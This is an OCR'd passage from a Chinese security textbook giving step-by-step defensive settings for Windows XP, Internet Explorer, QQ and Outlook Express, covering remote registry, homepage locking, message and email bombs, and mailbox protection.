


图 11.20 重新设置安全级别

step 4 单击“确定”按钮，完成设置。

11.2.3.2 禁用远程注册表服务

黑客通常会将修改系统注册表的恶意代码放置在网页当中，当用户浏览网页时，这些恶意代码将会修改用户计算机系统的注册表。通常情况下，用户可以通过禁用远程注册表服务的方法来防范黑客修改系统注册表，其实现的操作步骤如下所示。

step 1 单击“开始”按钮，然后选择“控制面板”命令。在弹出的“控制面板”对话框中单击“性能和维护”命令，进入到“性能和维护”窗口中，如图 11.21 所示。

由于操作系统不同，在“控制面板”对话框中所选择的操作命令也可能不一样，这里以 Windows XP 操作系统为例。

step 2 单击“管理工具”命令，打开“管理工具”窗口，如图 11.22 所示。

step 3 在“管理工具”窗口中双击“服务”选项，打开“服务”窗口，在其中选中“Remote Registry”服务，如图 11.23 所示。

step 4 双击“Remote Registry”服务，打开“Remote Registry 的属性”对话框，在该对话框中选择“常规”选项卡，然后在“启动类型”下拉列表框中选择“已禁用”选项，如图 11.24 所示。




图 11.21 “性能和维护”窗口

图 11.22 “管理工具”窗口




图 11.23 选中“Remote Registry”服务




图 11.24 禁用“Remote Registry”服务

step 5 单击“确定”按钮，完成禁用“Remote Registry”服务的操作。

11.2.3.3 禁止修改主页

黑客攻击者也通常会将一些恶意代码放置在网页当中，当用户浏览网页时，这些恶意代码将会擅自修改用户的浏览器主页，劫持用户浏览网页的内容。通常情况下，用户可以通过设置“组策略”来禁止修改 IE 浏览器的主页，其实现的操作步骤如下所示。

step 1 单击“开始”按钮，然后选择“运行”命令，在打开的“运行”对话框中输入“gpedit.msc”命令，如图 11.25 所示。

图 11.25 “运行”对话框

step 2 单击“确定”按钮，将弹出“组策略”对话框，在该对话框中依次执行“计算机配置”→“管理模板”→“Windows 组件”→“Internet Explorer”→“Internet 控制面板”命令，最后进入“Internet 控制面板”界面中。

step 3 在“Internet 控制面板”界面中右击“禁用常规页”选项，然后选择“属性”命令，如图 11.26 所示。




图 11.26 “组策略”对话框

step 4 在随后弹出的“禁用常规页属性”对话框中选择“已启用”单选项，如图 11.27 所示。

图 11.27 选择“已启用”单选项

step 5 单击“确定”按钮，完成设置。

11.3 网络炸弹安全防范

网络炸弹是一种破坏力极强的计算机病毒。网络炸弹又称网络逻辑炸弹，是一种在满足特定逻辑条件时实施破坏的计算机程序。网络炸弹通常隐含在具有正常功能的计算机软件当中，在满足某个条件时突然爆发，对主机的客户端展开大规模的攻击，最后导致计算机系统瘫痪。常见的网络炸弹有 IE 窗口炸弹、QQ 信息炸弹和电子邮件炸弹 3 种类型，下面就分别讲解一下各种类型的网络炸弹。

11.3.1 IE 窗口炸弹的防范

IE 窗口炸弹主要针对的是 IE 浏览器，攻击者会将带有网络炸弹的恶意代码放置在网页当中，当用户使用 IE 浏览器打开含有这些恶意代码的网页时，就会引发网络炸弹，此时系统会不断地打开新的 IE 浏览器，当打开的 IE 浏览器超过一定的数量时，将会使系统的资源耗尽，最后导致系统死机的现象。

通常情况下，IE 窗口炸弹主要有死循环、打开窗口死循环、耗尽 CPU 资源等 3 种攻击类型。

- 死循环是指在网页的代码中，被放置了一段执行后会陷入无穷循环的程序代码。当这段代码被执行后，会导致系统死机的现象。
- 打开窗口死循环是最常见的 IE 窗口炸弹类型，当用户打开一个包含打开窗口死循环代码的网页时，就会不断地弹出新的窗口直到系统死机。
- 耗尽 CPU 资源攻击指的是在一段代码中，设置超出 CPU 处理能力的大图片来使 CPU 超出负荷，从而造成计算机死机。

11.3.2 QQ 信息炸弹的防范

常见的 QQ 信息炸弹工具有 QQ 细胞发送器、飘叶千夫指和珠海青天 QQ 大使等。黑客攻击者通过此类软件，会很容易地对 QQ 用户发起攻击，导致用户无法正常使用 QQ 工具聊天。

防范 QQ 信息炸弹可以通过下面的方法来实现。

11.3.2.1 通过设置代理服务器登录 QQ

用户可以通过隐藏自己真实的 IP 地址来防止 QQ 信息炸弹的攻击。通常情况下，用户可以使用代理服务器登录 QQ，这样攻击者就很难找到本地主机的 IP 地址，从而很难对登录的 QQ 展开攻击。用户通过设置代理服务器登录 QQ 的操作步骤如下所示。

step 1 运行 QQ 聊天工具，打开 QQ 聊天工具的登录窗口，如图 11.28 所示。

step 2 单击“设置”按钮，打开“设置”对话框。在该对话框中的“类型”下拉列表框中选择代理服务器的类型，这里选择“SOCKS5 代理”服务器类型。

step 3 在“地址”文本框中输入代理服务器的 IP 地址，然后在“端口”文本框中输入代理服务器的端口。

step 4 在“登录服务器”栏中的“类型”下拉列表框中选择“UDP 类型”选项。设置完成后的“设置”对话框如图 11.29 所示。

图 11.28 QQ 登录窗口




图 11.29 “设置”对话框

step 5 单击“确定”按钮完成设置。

11.3.2.2 慎重添加好友

用户在使用 QQ 聊天工具时，如果将黑客攻击者添加了好友，则当用户与攻击者进行通信时，就会将自己的 IP 地址暴露给对方，这样，黑客攻击者就可以根据所得到的 IP 地址实施攻击。因此，用户在使用 QQ 聊天工具时，要通过设置 QQ 选项来防止陌生人随意将自己加为好友，其具体实现的操作步骤如下所示。

step 1 登录 QQ 聊天工具，单击主菜单按钮，然后选择“系统设置”菜单下的“安全和隐私”命令，如图 11.30 所示。

step 2 在随后弹出的“系统设置”对话框中选择“隐私保护”选项，进入到“隐私保护”选项界面当中。

step 3 在“隐私保护”选项界面中，选取“不接收任何陌生人的消息”复选框，然后在“身份验证”栏中选择“需要身份认证才能把我列为好友”或“不允许任何人把我列为好友”单选项，如图 11.31 所示。




图 11.30 选择“安全和隐私”命令




图 11.31 设置隐私保护

step 4 设置完成之后，单击“确定”按钮。

11.3.3 电子邮件炸弹的防范

电子邮件炸弹是通过电子邮件传播的一种破坏力极强的计算机病毒程序。黑客攻击者通常会发送那些自身体积超过邮箱容量的电子邮件，或者在某一时刻不断地向同一个电子邮箱地址发送大量的垃圾邮件，最终导致邮箱无法正常使用，从而威胁到网络安全。

用户的电子邮箱在受到电子邮件炸弹的攻击之后，用户需要花费大量的时间去处理这些邮件。通常情况下，用户可以通过设置相关选项来阻挡垃圾邮件。下面以设置 Outlook Express 为例，讲解防范电子邮件炸弹的方法。

step 1 启动 Outlook Express，在 Outlook Express 界面窗口中单击“工具”菜单，然后选择“邮件规则”菜单下的“邮件”命令，如图 11.32 所示。




图 11.32 Outlook Express 界面窗口

step 2 随后将弹出“邮件规则”对话框，如图 11.33 所示。




图 11.33 “邮件规则”对话框

step 3 在“邮件规则”对话框中单击“新建”按钮，在弹出的“新建邮件规则”对话框中设置

新建的邮件规则，设置完成后的“新建邮件规则”对话框如图 11.34 所示。

step 4 设置完成之后单击“确定”按钮，完成新建邮件规则的操作。此时将返回到“邮件规则”对话框中，在该对话框中可以看到新建的邮件规则，如图 11.35 所示。




图 11.34 新建邮件规则




图 11.35 新创建的邮件规则

step 5 单击“确定”按钮完成设置。

在设置了邮件规则之后，就可以有效地防止电子邮件炸弹的攻击了。

11.4 电子邮件安全防范

电子邮件是人们日常生活中不可缺少的通信工具，使用电子邮件可以传递通信信息、保存数据资料。有时候，用户可能把一些重要的资料文件保存到电子邮件中，正因为如此，针对电子邮件的黑客行为也越来越多。用户必须对自己的电子邮件做些必要的安全防范，以防止黑客的恶意攻击，避免造成不必要的损失。

11.4.1 邮件客户端的防范

通常情况下，大多数用户都习惯使用邮件客户端来收发电子邮件。使用邮件客户端收发邮件可以提高访问的速度，并且能够提高操作上的灵活性。用户可以针对邮件的客户端进行相关的设置，从而加强电子邮件的安全。

下面就以 Outlook Express 为例，讲解针对邮件客户端的一些安全防范措施。

11.4.1.1 设置标识密码

在 Outlook Express 中设置标识密码的操作步骤如下所示。

step 1 启动 Outlook Express，在 Outlook Express 界面窗口中单击“文件”菜单，然后选择“标识”菜单下的“管理标识”命令，如图 11.36 所示。

step 2 随后将弹出“管理标识”对话框，如图 11.37 所示。




图 11.36 选择“管理标识”命令

图 11.37 “管理标识”对话框

step 3 在“管理标识”对话框中单击“属性”按钮，将打开“标识属性”对话框，在该对话框中的“输入名称”文本框中修改标识的名称，这里将其修改为“邮件标识”。

step 4 选择“需要密码”复选框，然后在弹出的“输入密码”对话框中输入新密码和确认新密码，如图 11.38 所示。




图 11.38 设置标识密码

step 5 输入完成之后单击“确定”按钮，然后在“标识属性”对话框中再单击“确定”按钮，返回到“管理标识”对话框中。此时已经将“邮件标识”这个标识设置了密码，从而增加了电子邮件的安全性。

11.4.1.2 设置安全属性

为了增强电子邮件的安全性，除了可以设置电子邮件的标识密码之外，还可以针对电子邮件的安全属性进行相关的设置。

step 1 启动 Outlook Express，在 Outlook Express 界面窗口中单击“工具”菜单，然后选择“选项”命令，弹出“选项”对话框。

step 2 在“选项”对话框中切换到“安全”选项卡，在该选项卡中可以针对“病毒防护”、“下载图像”和“安全邮件”几个项目进行设置，如图 11.39 所示。

step 3 设置完成以后，单击“确定”按钮。

图 11.39 设置“安全”选项卡

11.4.2 网络邮箱的防范

用户在使用网络邮箱的时候，很可能会将邮箱的密码暴露给黑客攻击者。另外，黑客还可以通过一些破解软件，不断地用不同的密码尝试登录邮箱，通过返回的页面来获得邮箱的密码。针对黑客的这种攻击方法，用户可以采用登录验证和禁止 IP 地址两种方法来防范黑客针对网络邮件的攻击。

11.4.2.1 登录验证

登录验证是指在登录界面上以图片的形式随机产生一个验证码，用户只有在输入了正确的登录密码和验证码之后，才可以登录，否则将无法进行登录，如图 11.40 所示。这样，就解决了黑客攻击者通过暴力攻击破解邮箱密码的问题，从而提高了邮箱的安全性。

